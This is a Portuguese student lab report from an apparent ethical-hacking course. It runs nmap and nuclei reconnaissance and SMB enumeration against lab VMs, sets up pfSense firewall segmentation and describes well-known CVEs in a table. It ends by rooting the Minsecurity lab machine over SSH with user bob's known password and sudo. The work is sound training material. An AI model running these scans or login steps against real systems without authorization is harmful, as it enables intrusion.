[robots-txt-endpoint] [http] [info] http://192.168.1.4:3500/robots.txt
[smb-enum:OSVersion] [javascript] [info] 192.168.1.4:3500 []
[smb-enum:NetBIOSComputerName] [javascript] [info] 192.168.1.4:3500 []
[smb-enum:NetBIOSDomainName] [javascript] [info] 192.168.1.4:3500 []
[smb-enum:DNSComputerName] [javascript] [info] 192.168.1.4:3500 []
[smb-enum:DNSDomainName] [javascript] [info] 192.168.1.4:3500 []
```

Como está demonstrado na figura acima usei o comando `nuclei -u <Endereço Ip>:<Porta>` assim terei os resultados desejados:

Na porta 80 do metasploitable é possível ver resultados de outros serviços como o smb, ssh e mysql, mas o foco neste ponto é o serviço http, sendo assim, foi possível constatar que a porta está executando o servidor Apache/2.4.7(Ubuntu), foram identificados também diretórios listados, um painel do phpMyAdmin e vários problemas relacionados à segurança dos headers HTTP ausentes ou mal configurados.

Na porta 3500 também foram constatados problemas relacionados à segurança dos headers HTTP.

Após ter verificado todas as portas onde está ativo o serviço HTTP, constatei que todos apresentam problemas com headers de segurança, que pode deixar o sistema mais vulnerável a ataques.

Existe uma grande variedade de serviços, para além dos serviços HTTP, temos serviços como IMAP e Samba, também, foram detetadas páginas mal configuradas, como por exemplo, Tomcat pages, phpMyAdmin, Tomcat Manager, indicando uma possível exposição de recursos que poderiam ser explorados se não configurados corretamente.

Algumas instâncias do serviço HTTPS (porta 443) indicam certificados SSL expirados, revogados ou autoassinados, além do uso de protocolos TLS desatualizados. Isso pode representar riscos de segurança.

8. Usando ferramentas de enumeração específicas identifique quais as máquinas com SMB ativo, e listar os serviços existentes desse protocolo.

Para fazer isto utilizei a ferramenta Nmap que também posso utilizar para identificar os protocolos SMB, apesar de existir outras ferramentas, como por exemplo, enum4linux, smbclient, etc.

Sendo assim fui verificar qual máquina tem o serviço SMB ativo indo especificamente às portas 139 e 445 que são comuns do SMB, para tal utilizei o comando **«nmap -p 139,445 -T4 -Pn 192.168.1.3-7»**

-p -> Especifica as portas;

-T4 -> Coloca o nível de agressividade da varredura no nível 4, que é razoavelmente agressivo;

-Pn -> Assume que todos os hosts da faixa de ip indicada estão online

192.168.1.3-7 -> Faixa de IP's.

#### **Resultado obtido:**

As máquinas com SMB ativo são o Metasploitable, Owasp e o Windows.

No Metasploitable somente a porta 445 está correndo o SMB, enquanto, no Owasp e no Windows ambas as portas tem o SMB ativo.

Para listar os serviços existentes utilizei o comando **«nmap -p 139,445 --script smb-enum-services <endereço-IP-do-host>»**

--script smb-enum-services -> script para enumerar os serviços SMB ativos.

### Resultado obtido:

No Metasploitable como apenas a porta 445 está aberta o único serviço SMB que está a correr é o Microsoft-ds;

No Owasp temos o serviço netbios-ssn na porta 339 e Microsoft-ds na porta 445;

No Windows também temos serviço netbios-ssn na porta 339 e Microsoft-ds na porta 445;

**Descrição:** O serviço NetBIOS Session Service (netbios-ssn) opera na porta 139/TCP. NetBIOS (Network Basic Input/Output System) é um protocolo que permite que aplicativos em computadores diferentes se comuniquem em uma rede local.

O serviço Microsoft-DS (microsoft-ds) opera na porta 445/TCP. Esta porta é usada para o protocolo SMB diretamente sobre TCP. É uma implementação mais moderna e segura do SMB em comparação com o uso do NetBIOS na porta 139.

Ambos os serviços estão associados ao compartilhamento de arquivos e recursos em uma rede, e a porta 445/TCP é geralmente preferida devido à sua segurança aprimorada em comparação com a porta 139/TCP. No entanto, ambas as portas podem ser usadas para serviços SMB, dependendo da configuração do sistema e da rede.

### Parte 4

Para este cenário criei 3 redes internas de modo que eu possa agrupar as máquinas em cada uma das redes. Sendo assim:

Na rede\_interna: Windows 10, Kali, PfSense.

Windows 10 -> 10.0.1.101

Kali -> 10.0.1.102

PfSense -> 10.0.1.1 (que também é o endereço do default gateway do Windows e do Kali)

Na rede\_interna1: Owasp -> 10.0.2.100

Na rede\_interna2: Minsecurity e Metasploitable

Minsecurity -> 10.0.3.101

Metasploitable -> 10.0.3.100

Na máquina pfSense também adicionei mais dois adaptadores, a rede\_interna1 e a rede\_interna2, onde vai ter respetivamente os IP's 10.0.2.1 e 10.0.3.1, que serão o default gateway dessas redes.

Após as configurações as interfaces são as seguintes

```
*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      ->
LAN (lan)       -> em1      -> v4: 10.0.1.1/24
OPT1 (opt1)     -> em2      -> v4: 10.0.2.1/24
OPT2 (opt2)     -> em3      -> v4: 10.0.3.1/24
```

Interfaces / Interface Assignments 📊 ?

Interface Assignments Interface Groups Wireless VLANs QinQs PPPs GREs GIFs Bridges LAGGs

Interface	Network port
WAN	em0 (08:00:27:dc:3f:c8) <span>▼</span>
LAN	em1 (08:00:27:ca:56:3b) <span>▼</span> <span>Delete</span>
OPT1	em2 (08:00:27:e0:50:fe) <span>▼</span> <span>Delete</span>
OPT2	em3 (08:00:27:bb:39:8b) <span>▼</span> <span>Delete</span>

Save

Depois de configurar as interfaces testei a conectividade das máquinas, primeiro fiz o ping em cada máquina para si mesmo(sucesso); A seguir fiz com que cada máquina fizesse um ping ao seu default gateway(que neste caso é a máquina pfSense, obtive também sucesso), feito isto a próxima fase seria estabelecer a conexão entre as diferentes redes, mas para isso teria que configurar cada interface do pfSense de modo a permitir a circulação do tráfego desejado.

Sendo assim define as seguintes regras para as interfaces.

## LAN

Firewall / Rules / LAN 📊 📋 ?

Floating WAN LAN OPT1 OPT2

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	12/7.31 MiB	*	*	*	LAN Address	443	*	*		Anti-Lockout Rule	⚙️
<input type="checkbox"/>	0/185 KiB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	🔗 🖋️ 📋 🚫
<input type="checkbox"/>	0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	🔗 🖋️ 📋 🚫

⬆️ Add
⬆️ Add
🗑️ Delete
🔄 Toggle
📋 Copy
💾 Save
➕ Separator

Atualizar o Windows

Aceda a Definições para ativar o Windows.

## OPT1

The screenshot shows the Mikrotik WinBox interface for configuring Firewall Rules. The breadcrumb navigation at the top reads "Firewall / Rules / OPT1". Below this, there are tabs for "Floating", "WAN", "LAN", "OPT1", and "OPT2", with "OPT1" currently selected. The main area displays a table titled "Rules (Drag to Change Order)".

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/0 B	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	[Icons for rule actions]
0/9 KiB	IPv4 *	*	*	*	*	*	none			[Icons for rule actions]

Below the table, there are buttons for "Add", "Add", "Delete", "Toggle", "Copy", "Save", and "Separator". At the bottom right, there is a message: "Ativar o Windows. Acesse as Definições para ativar o Windows."

## OPT2

The screenshot shows the Mikrotik WinBox interface for configuring Firewall Rules. The breadcrumb navigation at the top reads "Firewall / Rules / OPT2". Below this, there are tabs for "Floating", "WAN", "LAN", "OPT1", and "OPT2", with "OPT2" currently selected. The main area displays a table titled "Rules (Drag to Change Order)".

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/82 KiB	IPv4 *	*	*	*	*	*	none			[Icons for rule actions]
0/0 B	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	[Icons for rule actions]

Below the table, there are buttons for "Add", "Add", "Delete", "Toggle", "Copy", "Save", and "Separator". At the bottom right, there is a message: "Ativar o Windows".

Apartir daqui já posso fazer o ping entre as máquinas das diferentes redes.

Exemplo:

Ping da máquina Kali para a máquina Metasploitable.

Kali 10.0.1.102 -> Metasploitable 10.0.3.100

```
(kali@kali)~$ ping 10.0.3.100
PING 10.0.3.100 (10.0.3.100) 56(84) bytes of data:
64 bytes from 10.0.3.100: icmp_seq=1 ttl=63 time=5.54 ms
64 bytes from 10.0.3.100: icmp_seq=2 ttl=63 time=1.30 ms
64 bytes from 10.0.3.100: icmp_seq=3 ttl=63 time=1.79 ms
64 bytes from 10.0.3.100: icmp_seq=4 ttl=63 time=2.41 ms
64 bytes from 10.0.3.100: icmp_seq=5 ttl=63 time=1.55 ms
64 bytes from 10.0.3.100: icmp_seq=6 ttl=63 time=1.70 ms
```



Para enumerar os serviços utilizei a ferramenta nmap, com o comando que eu já tinha utilizado anteriormente **nmap -sV <Endereço IP>**.

## Pfsense

```
(kali㉿kali)-[~]
$ nmap -sV 10.0.1.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-13 17:18 WET
Nmap scan report for 10.0.1.1
Host is up (0.0030s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
53/tcp    open  domain   (generic dns response: REFUSED)
80/tcp    open  http     nginx
443/tcp   open  ssl/http nginx
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.94SVN%I=7%D=12/13%Time=6579E77B%P=x86_64-pc-linux-gnu%r(
SF:DNSVersionBindReqTCP,E,"\0\0c\0\06\0x81\0x05\0\0\0\0\0\0\0\0\0\0");
"the quieter you become, the more you are able to hear"
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.45 seconds
```

## Windows

```
(kali㉿kali)-[~]
$ nmap -sV -Pn 10.0.1.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-13 17:19 WET
Nmap scan report for 10.0.1.101
Host is up (0.0052s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
"the quieter you become, the more you are able to hear"
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.55 seconds
```

## Owasp

```
(kali@kali)-[~]
$ nmap -sV 10.0.2.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-13 17:21 WET
Nmap scan report for 10.0.2.100
Host is up (0.0087s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap           Courier Imapd (released 2008)
443/tcp   open  ssl/http       Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ...)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object    Java Object Serialization
8080/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http           Jetty 6.1.25
```

## Metasploitable

```
(kali@kali)-[~]
$ nmap -sV 10.0.3.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-13 17:23 WET
Nmap scan report for 10.0.3.100
Host is up (0.0047s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.7
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp            CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql          MySQL (unauthorized)
8080/tcp  open  http           Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE : cpe:/o:linux:linux_kernel
```

## Minsecurity

```
(kali@kali)-[~]
$ nmap -sV 10.0.3.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-13 17:24 WET
Nmap scan report for 10.0.3.101
Host is up (0.0037s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind        2-4 (RPC #100000)
2049/tcp  open  nfs_acl        3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.54 seconds
```

Para aumentar a segurança do cenário os mecanismos que eu utilizaria:

- 1. Realizar backups regulares das máquinas virtuais e suas configurações;
- 2. Utilizar senhas fortes para todas as contas de usuário;
- 3. Manter todas as máquinas virtuais e o VirtualBox atualizados com as últimas atualizações e patches de segurança;
- 4. Wireshark, IDS e IPS;
- 5. Desative portas e serviços não utilizados nas máquinas virtuais para reduzir a superfície de ataque;
- 6. Geração de logs para registrar atividades nas máquinas virtuais e no VirtualBox.

As regras da firewall.

Firewall / Rules / LAN

Floating   WAN   LAN   OPT1   OPT2

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/8.25 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
<input type="checkbox"/>	0/943 KiB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/>	0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	
<input type="checkbox"/>	0/0 B	IPv4 TCP	10.0.1.0/24	*	10.0.2.0/24	80 (HTTP)	*	none			
<input type="checkbox"/>	0/0 B	IPv4 *	10.0.2.0/24	*	10.0.1.0/24	*	*	none			
<input type="checkbox"/>	0/0 B	IPv4 TCP	10.0.1.0/24	*	10.0.3.0/24	80 (HTTP)	*	none			
<input type="checkbox"/>	0/0 B	IPv4 TCP	10.0.1.0/24	*	10.0.3.0/24	21 (FTP)	*	none			
<input type="checkbox"/>	0/0 B	IPv4 TCP	10.0.1.0/24	*	10.0.3.0/24	22 (SSH)	*	none			
<input type="checkbox"/>	0/0 B	IPv4 *	10.0.4.0/24	*	10.0.1.0/24	*	*	none			

Add Add Delete Toggle Copy Save Separator

Firewall / Rules / OPT1

Floating   WAN   LAN   OPT1   OPT2

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	0/0 B	IPv4 *	10.0.2.0/24	*	10.0.3.0/24	*	*	none			
<input type="checkbox"/>	0/0 B	IPv4 *	10.0.3.0/24	*	10.0.2.0/24	*	*	none			
<input type="checkbox"/>	0/0 B	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/>	0/14 KiB	IPv4 *	*	*	*	*	*	none			

Add Add Delete Toggle Copy Save Separator

Vulnerabilidades	Funcionamento	Impacto	Tipo
<b>CVE-2021-26855</b>	Essa vulnerabilidade é uma falha de execução remota de código que permite a um invasor enviar solicitações HTTP especialmente criadas para o servidor Exchange e executar código arbitrário.	Um invasor pode executar comandos no contexto do aplicativo Exchange, potencialmente permitindo o acesso não autorizado ou a manipulação de dados.	ProxyLogon
<b>CVE-2021-26857</b>	Essa vulnerabilidade é uma falha de execução remota de código que ocorre quando o Exchange Server não valida corretamente as requisições.	Um atacante pode explorar essa falha para executar código arbitrário no contexto do aplicativo Exchange, podendo resultar em acesso não autorizado ou manipulação de dados.	ProxyLogon
<b>CVE-2021-22893</b>	A vulnerabilidade permite que um invasor não autenticado execute código arbitrário no contexto do Pulse Secure Gateway.	Controle total sobre o sistema afetado. Possibilidade de exfiltração de dados, manipulação de dados, instalação de malware e escalonamento de privilégios	RCE (Remote Code Execution ).

<b>CVE-2021-22899</b>	Essa vulnerabilidade não é RCE, mas uma falha de divulgação de informações. Permite que um invasor não autenticado acesse informações sensíveis.	Um invasor não autenticado pode acessar informações sensíveis. Exposição de dados confidenciais. Risco de violação de privacidade e conformidade regulatória.	Divulgação de Informações
<b>CVE-2021-21985</b>	A vulnerabilidade permite a execução de comandos arbitrários com privilégios de administrador no sistema operacional subjacente que hospeda o vCenter Server. Ela está relacionada a uma interface de gerenciamento não autenticada, chamada "vSphere Client (HTML5)", que é usada para administrar ambientes VMware.	Um invasor não autenticado pode explorar essa vulnerabilidade para executar códigos arbitrários com privilégios de administrador no sistema operacional que hospeda o vCenter Server. Isso poderia levar ao controle total sobre o ambiente VMware, com potencial para manipulação de máquinas virtuais, exfiltração de dados, interrupção de serviços e outros comportamentos maliciosos.	RCE
<b>CVE-2018-13379</b>	Essa CVE refere-se a uma vulnerabilidade de leitura de arquivos arbitrários no Fortinet FortiGate SSL VPN. Um invasor pode explorar essa falha para fazer a leitura de arquivos de sessão do sistema, incluindo credenciais de usuários.	Exposição de informações sensíveis, como credenciais de usuários do VPN SSL.	Leitura de Informações Sensíveis
<b>CVE-2019-5591</b>	Essa CVE refere-se a uma vulnerabilidade de execução remota de código no Fortinet FortiOS. Permite que um invasor execute código arbitrário no contexto do sistema afetado.	Controle total sobre o dispositivo Fortinet FortiOS, podendo resultar em atividades maliciosas, como exfiltração de dados, manipulação de configurações e interrupção de serviços.	RCE
<b>CVE-2020-12812</b>	Essa vulnerabilidade envolve a capacidade de injetar comandos maliciosos no Fortinet FortiWeb. Atacantes podem explorar isso para executar comandos arbitrários no contexto do sistema afetado.	Execução de comandos arbitrários no contexto do FortiWeb, podendo levar ao controle total do sistema	Injeção de Comandos
<b>CVE-2017-0199</b>	A vulnerabilidade está relacionada à forma como o Microsoft Office processa objetos OLE incorporados em documentos do Word. OLE é uma tecnologia que permite incorporar e vincular objetos	O impacto potencial é significativo. A exploração bem-sucedida da CVE-2017-0199 permitiria ao atacante executar código no contexto do usuário afetado. Isso poderia levar a	RCE

	em documentos. Ao manipular objetos OLE de maneira específica em um documento do Word, um invasor pode inserir código malicioso. Quando a vítima abre o documento, o código é executado, explorando a vulnerabilidade.	várias consequências maliciosas, incluindo: » Instalação de malware no sistema. » Roubo de informações confidenciais. » Comprometimento do sistema alvo, permitindo acesso não autorizado	
<b>CVE-2021-26084.</b>	Essa vulnerabilidade permite a execução remota de código no servidor Confluence sem autenticação, o que significa que um atacante não autenticado pode explorar essa falha.	A exploração bem-sucedida pode permitir que um invasor execute código arbitrário no servidor Confluence afetado, o que pode levar ao controle total do sistema.	RCE
<b>CVE-2021-44228</b>	A vulnerabilidade permite a execução remota de código através de uma vulnerabilidade de injeção de código em aplicações que utilizam a biblioteca Log4j. O ataque pode ser realizado explorando uma falha de segurança no processamento de mensagens de log.	A exploração bem-sucedida pode permitir que um invasor execute código arbitrário no sistema afetado, com o potencial de comprometer a integridade e a segurança do sistema.	RCE
<b>CVE-2019-11510</b>	A vulnerabilidade permitia a um invasor enviar uma solicitação especialmente criada para o Pulse Connect Secure, explorando uma falha no tratamento inadequado de solicitações. Ao explorar essa falha, um invasor poderia enviar comandos maliciosos que seriam executados no contexto do servidor afetado.	O atacante poderia executar código arbitrário no servidor, podendo levar ao controle total do sistema. O invasor poderia acessar informações sensíveis ou realizar ações não autorizadas no sistema.	RCE
<b>CVE-2019-19781</b>	A falha estava relacionada a uma vulnerabilidade de injeção de código no Citrix ADC e Citrix Gateway. Um invasor poderia explorar essa falha enviando solicitações HTTP especialmente criadas para o Citrix ADC ou Citrix Gateway, permitindo a execução remota de código	A exploração bem-sucedida dessa vulnerabilidade permitiria a um atacante assumir o controle total do sistema afetado, resultando em graves implicações de segurança, como o acesso não autorizado, roubo de dados e potencial comprometimento de redes corporativas.	RCE



<b>CVE-2017-11882</b>	A natureza dessa vulnerabilidade estava relacionada a um erro de corrupção de memória no Microsoft Equation Editor, que poderia ser explorado por um atacante para executar código arbitrário no contexto do usuário afetado. O Equation Editor é uma ferramenta que permite a criação e edição de equações matemáticas no Microsoft Office.	A exploração bem-sucedida dessa vulnerabilidade poderia ocorrer quando um usuário abre um documento especialmente manipulado contendo código malicioso incorporado. Uma vez que o documento é aberto, o código malicioso seria executado, permitindo ao atacante assumir controle sobre o sistema afetado	RCE
<b>CVE-2019-11510</b>	A vulnerabilidade permitia a um invasor explorar uma falha no Pulse Connect Secure, especificamente em seu mecanismo de autenticação. Ao explorar essa falha, um invasor poderia enviar solicitações maliciosas e, se bem-sucedido, executar código no contexto do sistema afetado.	A exploração bem-sucedida dessa vulnerabilidade poderia permitir ao atacante assumir o controle do sistema, o que teria implicações significativas em termos de acesso não autorizado, comprometimento de dados e potencial exploração mais ampla na rede corporativa.	RCE

Apesar da maioria dos CVE's que apresentei na tabela foram descobertos a sensivelmente 3 ou 4 anos, até hoje, eles são amplamente explorados por cibercriminosos.

#### Parte 4

Nesta parte, foi proposto obter o root da máquina Minsecurity

O que fiz foi utilizar a máquina Kali para poder estabelecer uma conexão ssh com a máquina Minsecurity, através do comando **ssh bob@<Endereço Ip do Minsecurity>**.

Quando estabeleci a conexão, utilizei o comando sudo -s e usei a password do user bob **"Passw/"** e consegui obter o root da máquina.

```
(kali@kali)-[~]
$ ssh bob@192.168.1.3
bob@192.168.1.3's password:
TPEH TP1 2023
Welcome to minsecurity | Maquina do trabalho 1 de TPEH LSIRC
bob@minsecurity:~$ sudo -s
[sudo] password for bob:
root@minsecurity:~#
```





